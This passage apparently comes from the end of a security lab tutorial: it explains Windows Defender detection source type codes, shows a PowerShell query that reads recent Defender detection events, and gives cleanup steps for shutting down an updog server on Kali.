
Below is a brief overview of the DetectionSourceTypeID values:
| DetectionSourceTypeID | Meaning |
|---|---|
| 1 | User Initiated: Detection from a user-initiated scan, such as a manual scan triggered via the Windows Defender UI or command line (e.g., MpCmdRun.exe). |
| 2 | System: Detection by real-time protection or scheduled scans performed by the Windows Defender service. |
| 3 | Real-Time: Detection by real-time protection monitoring file or process activity. |
| 4 | IOAV: Internet Explorer or Edge browser download protection (e.g., SmartScreen or Internet-based Object AV). |
| 5 | NI: Network Inspection system, detecting threats in network traffic. |
| 6 | Reputation: Detection based on cloud-based reputation analysis (e.g., file or URL reputation checks). |
| 7 | Behavior Monitoring: Detection based on behavioral analysis of processes or scripts. |
| 8 | Remote Attestation: Detection from remote attestation services, often related to device health or compliance checks. |
| 9 | On-Demand: Detection from an on-demand scan, such as a custom scan initiated programmatically. |
| 11 | Exploit Protection: Detection by Windows Defender Exploit Guard or other exploit mitigation features. |
| 12 | Controlled Folder Access: Detection by Controlled Folder Access, which protects against ransomware by monitoring folder access. |
| 13 | Application Guard: Detection within Microsoft Defender Application Guard (isolated browsing environment). |
| 14 | Custom: Detection from a custom or third-party integration with Windows Defender. |
| 15 | SmartScreen: Detection by Windows Defender SmartScreen, typically for files downloaded from the internet. |
| 16 | WMI: Detection of threats involving Windows Management Instrumentation, such as malicious WMI persistence techniques. |
- Check the
eventlogsusingPowershell:
Get-WinEvent -LogName "Microsoft-Windows-Windows Defender/Operational" |
    Where-Object { $_.TimeCreated -ge (Get-Date).AddMinutes(-30) -and $_.Id -in (1116, 1117) } |
    Sort-Object TimeCreated -Descending |
    Select-Object -First 1 |
    Select-Object Message |
    Format-List

- Or use
Eventviewer/EventLogExplorer:

NOTE:
Windows Defenderdetects and blocks this butdoesn't generate a user notification!
1.8 CLEANUP
On your Kali machine:
- Stop the updog server in the terminal it's running in by pressing
CTRL+C.
On your Windows machine:
Close all command prompts, andPowerShell windows.